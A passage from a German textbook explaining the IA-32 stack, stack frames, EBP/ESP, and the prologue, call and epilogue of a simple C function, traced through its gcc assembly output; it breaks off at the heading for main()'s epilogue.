Diese kurze Beschreibung einzelner IA-32 Register stellt lediglich eine rudimentäre Einführung dar, die notwendig ist, um den nachfolgenden Abhandlungen folgen zu können. Der interessierte Leser findet jedoch unter [INTEL1], [INTEL2] sowie [INTEL3] eine weitaus umfangreichere Erläuterung der diversen verfügbaren Register der IA-32-Architektur.

---


1. Linux verwendet beispielsweise das *Flat Memory Model.*

1.3.3 Der Stack – Steuerung

Hochsprachen, wie beispielsweise C, benutzen unabhängige Code-Abschnitte, so genannte (Unter-) Funktionen bzw. (Unter-)Routinen, um eine strukturierte Programmierung zu ermöglichen. Eine Funktion kann innerhalb eines Programms aufgerufen werden, um spezielle Aufgaben durchzuführen, und danach wieder zu der Stelle zurückkehren, an der sie aufgerufen wurde. Dabei wird unmittelbar vor dem Aufruf einer Funktion eine entsprechende *Rücksprungadresse* auf dem Stack hinterlegt. Darüber hinaus ist es möglich, einer Funktion bei ihrem Aufruf einzelne Parameter zu übergeben. Diese Parameter werden ebenfalls auf dem Stack abgelegt. Um nun die einzelnen Kontexte der vorhandenen Funktionen auf dem Stack voneinander zu trennen, werden zur Strukturierung so genannte *Stack Frames* eingesetzt. Es handelt sich dabei bei näherer Betrachtung um zwei Adressen, welche den Beginn bzw. das Ende des jeweiligen Kontextbereiches markieren. Jeder Stack Frame beinhaltet also den gesamten Kontext – Stack-Verwaltungsinformationen, lokale Variablen, Parameter, welche an aufgerufene Funktionen übergeben werden – einer Funktion. »The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.« (aus [PHRACK49-14]).

Diese zur Strukturierung des Stacks eingesetzten Stack Frames werden dabei unmittelbar durch die CPU-Hardware unterstützt, indem zwei Register zur Verfügung gestellt werden, um die beiden jeweiligen Rahmenadressen aufzunehmen. Bei der IA-32/x86-Architektur wird der Beginn eines Stack Frames – ebenfalls als *Basis* bzw. *Stack-Basis* bezeichnet – im *(Extended-)Base-Pointer-Register* EBP und das Ende eines Stack Frames – auch als *Stack-Spitze* bezeichnet – im *(Extended-) Stack-Pointer-Register* ESP abgelegt. Mittels dieser beiden Register ist es nun also möglich, den jeweiligen Kontextbereich einer Funktion, in Form des jeweiligen Stack Frames, eindeutig zu adressieren.

Abb. 1–3
Stack Frame



Wie bereits unter 1.3.1 beschrieben wurde, wird die Kontrolle bzw. die Steuerung des Stacks mittels spezieller Assembler-Instruktionen namens *PUSH* und *POP* unmittelbar durch die CPU übernommen. Dabei dient die *PUSH*-Instruktion dazu, Daten auf den Stack zu schreiben, wobei die *POP*-Instruktion ermöglicht, Daten wieder vom Stack zu entfernen.

Um den Stack erfolgreich über die *PUSH*- und *POP*-Instruktionen zu steuern, wird nun ebenfalls der *Stack Pointer* (SP) in Form des ESP-Registers eingesetzt. Dieser SP enthält dabei stets die Speicheradresse des Elementes, welches zuletzt auf den Stack gelegt wurde (Stack-Spitze). Unter der IA-32/x86-Architektur wird der SP mittels *POP* erhöht, wodurch der Stack schrumpft, und mittels *PUSH* verringert, wodurch der Stack wächst. Der Grund dafür liegt in der Tatsache, dass der Stack auf der IA-32/x86-Architektur in Richtung höherer zu niedrigeren Adressen wächst. Wird der SP nun beispielsweise per *POP* erhöht, d.h. dem SP wird eine höhere Adresse zugewiesen, so wird der Stack verkleinert und die entsprechenden Daten gehen verloren.

Bei näherer Betrachtung der beiden Befehle lässt sich feststellen, dass durch *PUSH* zunächst der Stack Pointer, in Form des Inhaltes des ESP-Registers, dekrementiert wird, so dass ESP auf eine freie Speicherstelle auf dem Stack verweist. Erst nachdem der Stack Pointer dekrementiert wurde, wird der Inhalt des Operanden von *PUSH* auf den Stack kopiert. Entsprechend wird bei der *POP*-Instruktion zunächst der Stack Pointer, in Form des Inhaltes des ESP-Registers, in den Operanden von *POP* kopiert, bevor der Stack Pointer inkrementiert wird.

Damit man die lokalen Variablen nun auch mittels einer eindeutigen Adresse auf dem Stack finden und dadurch direkt ansprechen kann, wäre es beispielsweise denkbar, die Speicheradressen lokaler Variablen auf dem Stack als relativen Wert (Offset) zum SP auszudrücken. Dies ist aber bei näherer Betrachtung eine äußerst ineffiziente Methode, da man bei jeder Modifikation des Stacks stets sämtliche

Offsets der zwischengespeicherten lokalen Variablen entsprechend anpassen müsste. Um eine solche andauernde Anpassung der einzelnen Offsets zu verhindern und dadurch u.a. die Effizienz der Adressierung zu verbessern, wird der *Frame Pointer* (FP) in Form des EBP-Registers eingesetzt. Der FP enthält stets die Basisadresse der aktuellen Funktion bzw. des aktuellen Stack Frames. Die einzelnen lokalen Variablen lassen sich nun ausgehend dieses *Frame Pointers* referenzieren, indem man mit einem bestimmten Offset auf sie zugreifen kann. Wird der Stack nun modifiziert, indem durch *POP* oder *PUSH* neue Variablen bzw. Daten auf dem Stack abgelegt oder entfernt werden, so wird zwar der SP verändert, der FP bleibt jedoch erhalten. Dadurch wird erreicht, dass die relativen Werte (Offsets) der lokalen Variablen in Relation zum FP ebenfalls stets konstant bleiben.




Abb. 1–4
PUSH und POP

1.3.4 Funktionen

Im Folgenden soll anhand eines konkreten Beispiels eines Funktionsaufrufes dargestellt werden, wie das Zusammenspiel von Stack, Funktionen, lokalen Variablen und Registern vonstatten geht.

Um die einzelnen Schritte direkt an einem Praxisbeispiel nachvollziehen zu können, soll das Programm mit dem folgenden Source Code dienen:

Listing 1-2
funk_normal.c

```
void
funktion (int a, int b, int c)
{
    int  buff1[5];       /* lokale Variable auf dem Stack */
    char buff2[10];      /* lokale Variable auf dem Stack */

    buff1[0] = '6';
    buff2[0] = 'A';
    buff2[1] = 'B';
}
```

```
int
main (void)
{
     int  i = 1;          /* lokale Variable auf dem Stack */
     funktion (1, 2, 3);  /* Argumente, welche an die Funktion
                             übergeben und auf dem Stack
                             gespeichert werden */
     return 0;
}
```

Da die einzelnen Schritte anhand der Assembler-Anweisungen nachvollzogen werden sollen, ist es notwendig, den GNU C Compiler dazu zu bewegen, aus dem C-Code von Listing 1-2: *funk_normal.c* einen entsprechenden Assembler-Code zu erstellen. Dafür kann man folgende Befehlszeile verwenden, wobei die »*-S*«-Option den Compiler anweist, den Assembler-Code zu generieren:

```
[user]$ gcc -S -o funk_normal.s funk_normal.c
```

Nachdem der Assembler-Code erfolgreich erstellt wurde, soll dieser nun etwas genauer betrachtet werden.

```
[user]$ cat funk_normal.s
        .file   "funk_normal.c"
        .version        "01.01"
gcc2_compiled.:
.text
        .align 4
.globl funktion
        .type    funktion,@function
funktion:
        pushl %ebp
        movl %esp,%ebp
        subl $32,%esp
        movl $54,-20(%ebp)
        movb $65,-32(%ebp)
        movb $66,-31(%ebp)
.L1:
        leave
        ret
.Lfe1:
        .size    funktion,.Lfe1-funktion
        .align 4
.globl main
        .type    main,@function
main:
        pushl %ebp
        movl %esp,%ebp
```

```
        subl $4,%esp
        movl $1,-4(%ebp)
        pushl $3
        pushl $2
        pushl $1
        call funktion
        addl $12,%esp
        xorl %eax,%eax
        jmp .L2
        .p2align 4,,7
.L2:
        leave
        ret
.Lfe2:
        .size    main,.Lfe2-main
        .ident  "GCC: (GNU) egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)"
```

> Der dargestellte Assembler-Code zu Listing 1-2: *funk_normal.c* ist natürlich abhängig von dem jeweils verwendeten Compiler, so dass bei der Verwendung einer anderen Compiler-Version als *gcc-2.91.66* einige Bereiche durchaus von dem vorliegenden Beispiel abweichen können. In der Regel sind diese Abweichungen jedoch minimal und beeinflussen daher auch kaum die im Folgenden getroffenen Beschreibungen. In *Anhang A* werden zum Vergleich entsprechende Assembler-Codes von Listing 1-2: *funk_normal.c* dargestellt, welche mittels *gcc-2.95.2* auf einem Debian-System sowie mit der `gcc(1)`-Version 2.95.3 auf einem FreeBSD-System erstellt wurden.

Anhand dieser Assembler-Anweisungen soll im nächsten Abschnitt dargestellt werden, wie sich der Stack sowie die Register beim Aufruf sowie bei einem Rücksprung aus einer Funktion verhalten. Die Erläuterung sollen dabei zum besseren Verständnis in die vier folgenden Bereiche untergliedert werden: *Funktionsprolog*, *Funktionsoperationen*, *Funktionsaufruf* und *Funktionsepilog*.


Funktionsprolog von `main()`

Der Funktionsprolog dient dazu, vor dem Aufruf einer (Unter-)Funktion den bisher vorherrschenden Zustand des Stacks zu sichern und die Reservierung des notwendigen Speicherplatzes vorzunehmen.

Betrachten wir zunächst die Zeilen des Assembler-Codes, die den Prolog der Funktion `main()` darstellen:


```
main:
        pushl %ebp
        movl %esp,%ebp
        subl $4,%esp
```

a.



Zu Beginn des Prologs wird zunächst der momentane Frame Pointer in Form des Inhalts des EBP-Registers, auf dem Stack hinterlegt. Dadurch wird sichergestellt, dass die momentane Stack-Umgebung, welche vor dem Aufruf von `main()` vorherrscht, gesichert wird. Dazu wird durch die *PUSH*-Instruktion zunächst der Inhalt des Stack Pointers in Form des Inhaltes des ESP-Registers dekrementiert, so dass ESP auf eine freie Speicherstelle auf dem Stack verweist. Erst nachdem der Stack Pointer dekrementiert wurde, wird der Inhalt des Operanden von *PUSH*, in diesem Fall der Inhalt des EBP-Registers, auf den Stack kopiert. Der gesicherte Wert des Frame Pointers wird im Anschluss stets als *Saved Frame Pointer* (SFP) bezeichnet.


b.



Im folgenden Schritt wird die aktuelle Stack-Spitze in Form des ESP-Registers als neue Basis erklärt, indem die Adresse des ESP-Registers in das EBP-Register kopiert wird. Beide Register zeigen jetzt auf die Adresse, welche zuvor nur das ESP-Register innehatte. An dieser Stelle

ist wiederum die Adresse des alten Frame Pointers (OFP) in SFP gespeichert. Dies ist notwendig, um nach der Abarbeitung der Funktion wieder zum ursprünglichen Frame Pointer (OFP) zurückkehren zu können.

c.



Im nächsten Schritt wird durch die *SUB*-Instruktion der entsprechende Speicherplatz für die lokale Variable `i` der Funktion `main()` reserviert. Bei `i` handelt es sich um eine Integer-Variable, welche einen Platz von 4 Byte benötigt. Aus diesem Grund wird das ESP-Register um 4 Byte »erhöht«. Durch die *SUB*-Instruktion wird die Adresse des ESP-Registers eigentlich um 4 Bytes verringert, da der Stack aber in Richtung niedriger Adresswerte wächst, wird das ESP-Register im übertragenen Sinn also »erhöht«.

Funktionsoperationen von `main()`

Unter dem Begriff *Funktionsoperationen* sollen nun sämtliche Operationen zusammengefasst werden, welche, ausgenommen eines Funktionsaufrufes, zwischen einem Prolog und einem Epilog einer Funktion durchgeführt werden. Damit gemeint sind beispielsweise logische und arithmetische Manipulationen von Daten, Datenvergleiche, bitorientierte Operationen etc.

Innerhalb der `main()`-Funktion trifft dies beispielsweise für die folgende Assembler-Instruktion zu:


```
main:
        [...]

        movl $1,-4(%ebp)

        [...]
```

d.

Zeitpunkt:	Funktion:	Instruktion:
Funktionsoperationen	main()	movl $1,-4(%ebp)



Mit Hilfe der *MOV*-Instruktion wird der Variablen `i` nun der Wert 1 (`$1`) zugewiesen. Die Adresse der Variable wird dabei durch einen relativen Wert (Offset) zum EBP-Register angegeben (`-4(%ebp)`). Da die Integer-Variable, wie bereits erwähnt, 4 Bytes benötigt, befindet sich deren Adresse 4 Byte unterhalb der des EBP-Registers.

Funktionsaufruf von `funktion()`

Nach dem Prolog der `main()`-Funktion soll im Anschluss der Aufruf der Unterfunktion `funktion()` aus der `main()`-Funktion heraus beschrieben werden.

```
main:
        [...]

        pushl $3
        pushl $2
        pushl $1
        call funktion

        [...]
```

e.


Zeitpunkt: Aufruf

Funktion: `main()`

Instruktionen:

```
pushl $3
pushl $2
pushl $1
```

Stack:



Durch die *PUSH*-Instruktionen werden die Parameterwerte aus der `main()`-Funktion, die an die Unterfunktion `funktion()` übergeben werden sollen, auf dem Stack abgelegt.

f.


Zeitpunkt: Aufruf

Funktion: `main()`

Instruktion:

```
call funktion
```

Stack:



Noch bevor in die Unterfunktion `funktion()` verzweigt wird, sorgt die *CALL*-Instruktion dafür, dass die Adresse, welche sich zu diesem Zeitpunkt im EIP-Register befindet, auf dem Stack zwischengespeichert wird. Diese Adresse (*RIP* – Return Instruction Pointer), welche im Folgenden als Rücksprungadresse bezeichnet wird, verweist auf die Instruktion, die in der aufrufenden Funktion (`main()`) als Nächstes ausgeführt werden soll, sobald aus der Unterfunktion zurückgekehrt wird.

Nachdem die Rücksprungadresse auf dem Stack hinterlegt wurde, wird der Programmfluss innerhalb der Unterfunktion fortgesetzt.


Funktionsprolog von `funktion()`

Nachdem die *CALL*-Instruktion in `main()` ausgeführt wurde, wird jetzt zunächst der Prolog der Unterfunktion `funktion()` gestartet. Dieser Funktionsprolog umfasst dabei im Prinzip die gleichen Schritte, die bereits beim Prolog der `main()`-Funktion beschrieben wurden.

```
funktion:
        pushl %ebp
        movl %esp,%ebp
        subl $32,%esp

        [...]
```


g.




Zu Beginn des Funktionsprologs wird zunächst der Frame Pointer (FP) auf dem Stack gespeichert (SFP – Saved Frame Pointer), um die momentane Stack-Umgebung, die vor dem Aufruf von `funktion()` vor-

herrscht, zu sichern. Durch das in Klammern dargestellte *m* soll deutlich gemacht werden, dass es sich bei dem gesicherten Frame Pointer in diesem Fall um den der `main()`-Funktion handelt.

h.



Anschließend wird die aktuelle Stack-Spitze in Form des ESP-Registers als neue Basis erklärt, indem die Adresse des ESP-Registers in das EBP-Register kopiert wird. Beide Register zeigen jetzt auf die gleiche Adresse, welche zuvor nur das ESP-Register innehatte. An dieser Stelle ist wiederum die Adresse des alten Frame Pointers (OFP) von `main()` in *SFP (m)* gespeichert. Dies ist notwendig, um nach der Abarbeitung der Funktion wieder zum ursprünglichen Frame Pointer *OFP (m)* von `main()` zurückkehren zu können.



Nachdem die Umgebung erfolgreich gesichert wurde, wird durch die *SUB*-Instruktion der Speicherplatz für die beiden Arrays, welche innerhalb der Unterfunktion deklariert werden, reserviert.

Dabei werden für den Integer-Array `buff1` 20 Bytes (5 Elemente * 4 Bytes) und für den Character-Array `buff2` 12 Bytes (10 Elemente * 1 Byte) reserviert.

Bei einem IA-32/x86-Prozessor besitzt ein *dword* die Länge von 32 Bit = 4 Byte. Der Stack arbeitet nur mit *dwords*, d.h. jede allokierte Variable belegt ein Vielfaches eines *dwords*. Aus diesem Grund werden beispielsweise nicht 10 (zwei *dwords* plus zwei überzählige Byte) sondern 12 Bytes (3 *dwords*) für `buff2` reserviert.

Funktionsoperationen von `funktion()`


Innerhalb von `funktion()` betrifft dies beispielsweise die folgenden Assembler-Instruktionen:

```
funktion:
        [...]

        movl $54,-20(%ebp)
        movb $65,-32(%ebp)
        movb $66,-31(%ebp)

        [...]
```

j.



Mittels der ersten *MOV*-Instruktion wird dem lokalen Array `buff1` der Wert 6 (`$54`) zugewiesen. `buff1` befindet sich dabei 20 Bytes unterhalb des EBP-Registers (-20). Die Adresse des ersten Array-Elementes wird also mit Hilfe eines relativen Wertes (Offset) zum EBP-Register bestimmt.

Durch die zweite *MOV*-Instruktion wird dem ersten Element des lokalen Arrays `buff2` der Wert `$65` zugewiesen, der in der ASCII-Tabelle für den Buchstaben A steht. Das erste Element von `buff2` befindet sich dabei 32 Bytes unterhalb des EBP-Registers (-32).

Anschließend wird durch die dritte *MOV*-Instruktion dem zweiten Element des `buff2`-Arrays der Wert `$66` zugewiesen, der in der ASCII-Tabelle für den Buchstaben B steht. Das zweite Element von `buff2` befindet sich dabei 31 Bytes unterhalb des EBP-Registers (-31). Daran lässt sich erkennen, dass die Werte, welche den Variablen zugewiesen werden, nicht wie der Stack »nach unten«, also gen niedrigen Adressen, sondern »nach oben«, in Richtung höherer Adressen wachsen.

Funktionsepilog von `funktion()`

Der Funktionsepilog dient dazu, vor dem Rücksprung aus einer (Unter-) Funktion zurück in die aufrufende Funktion den alten vorherrschenden Zustand des Stacks wiederherzustellen.


Der Funktionsepilog der Unterfunktion `funktion()` beinhaltet dabei folgende Assembler-Instruktionen:

```
.L1:
      leave
      ret
```

k.

Zeitpunkt:	Funktion:	Instruktion:
Epilog	`funktion()`	`leave`

Stack:




Mittels der *LEAVE*-Instruktion wird der Epilog der aufgerufenen Unterfunktion eingeleitet. Das heißt, dass nun die Vorbereitungen für einen Rücksprung in die aufrufende Funktion `main()` durchgeführt werden.

Die *LEAVE*-Instruktion ist dabei äquivalent zu den folgenden beiden Anweisungen:

```
movl %ebp,%esp
popl %ebp
```

Zunächst wird also die Adresse des Frame Pointers (EBP-Register) in den Stack Pointer (ESP-Register) geschrieben. Somit zeigen beide Register, wie auch schon beim Prolog, auf die gleiche Adresse und zwar auf die alte Adresse von EBP vor der Verzweigung in die Unterfunktion `funktion()`. Dadurch wird der gesamte Stack-Speicher, welcher durch den Prolog für die Unterfunktion allokiert wurde, wieder frei.




Durch die zweite Anweisung der *LEAVE*-Instruktion wird die Adresse des alten Frame Pointers in das EBP-Register geschrieben. Dadurch wird zunächst veranlasst, dass der aktuelle Frame Pointer wieder auf die Adresse zeigt, die er vor der Verzweigung in die Unterfunktion innehatte. Darüber hinaus wird durch die *POP*-Instruktion der Stack verkleinert, so dass der aktuelle Stack Pointer in Form des ESP-Registers jetzt auf die Rücksprungadresse (RIP) zeigt.

1.

Zeitpunkt:	Funktion:	Instruktion:
Epilog	`funktion()`	`ret`

Stack:



Mittels der *RET*-Instruktion wird die Rücksprungadresse (RIP) wieder vom Stack in das EIP-Register geschrieben. Die *RET*-Instruktion ist dabei gleichbedeutend mit der folgenden Anweisung:

```
popl %eip
```

Ferner wird der Stack durch die *POP*-Instruktion verkleinert, so dass der aktuelle Stack Pointer nun auf den ersten Funktionsparameter verweist, welcher der Unterfunktion durch `main()` übergeben wurde.

Funktionsaufruf von `funktion()`


Neben dem konkreten Aufruf einer Unterfunktion mit Hilfe des *CALL*-Befehls, zählt ebenso das Aufräumen des Stacks nach dem erfolgten Rücksprung zu einem kompletten Funktionsaufruf. Dieses Aufräumen des Stacks wird in diesem Beispiel durch folgende Assembler-Anweisung vollzogen:

```
main:
        [...]
        addl $12,%esp
        [...]
```

m.

Zeitpunkt:	Funktion:	Instruktion:
Aufruf	main()	addl $12,%esp

Stack:



Um den Funktionsaufruf der Unterfunktion `funktion()` zu komplettieren, werden in der aufrufenden `main()`-Funktion nach dem erfolgten Rücksprung noch die zuvor übergebenen Argumente vom Stack entfernt. Dies wird durch die *ADD*-Instruktion realisiert. In diesem Fall

wird der Stack Pointer, in Form des ESP-Registers, um 12 Byte erhöht (`$12`). Diese 12 Bytes entsprechen dabei dem für die übergebenen Funktionsargumente reservierten Speicherplatz.

Es handelt sich bei den Parametern um drei Variablen des Typs Intger. Da für eine Variable dieses Typs jeweils 4 Byte benötigt werden, ergibt sich dadurch 4 Bytes * 3 (Anzahl der Integer-Variablen) = 12 Bytes.

Funktionsepilog von `main()`

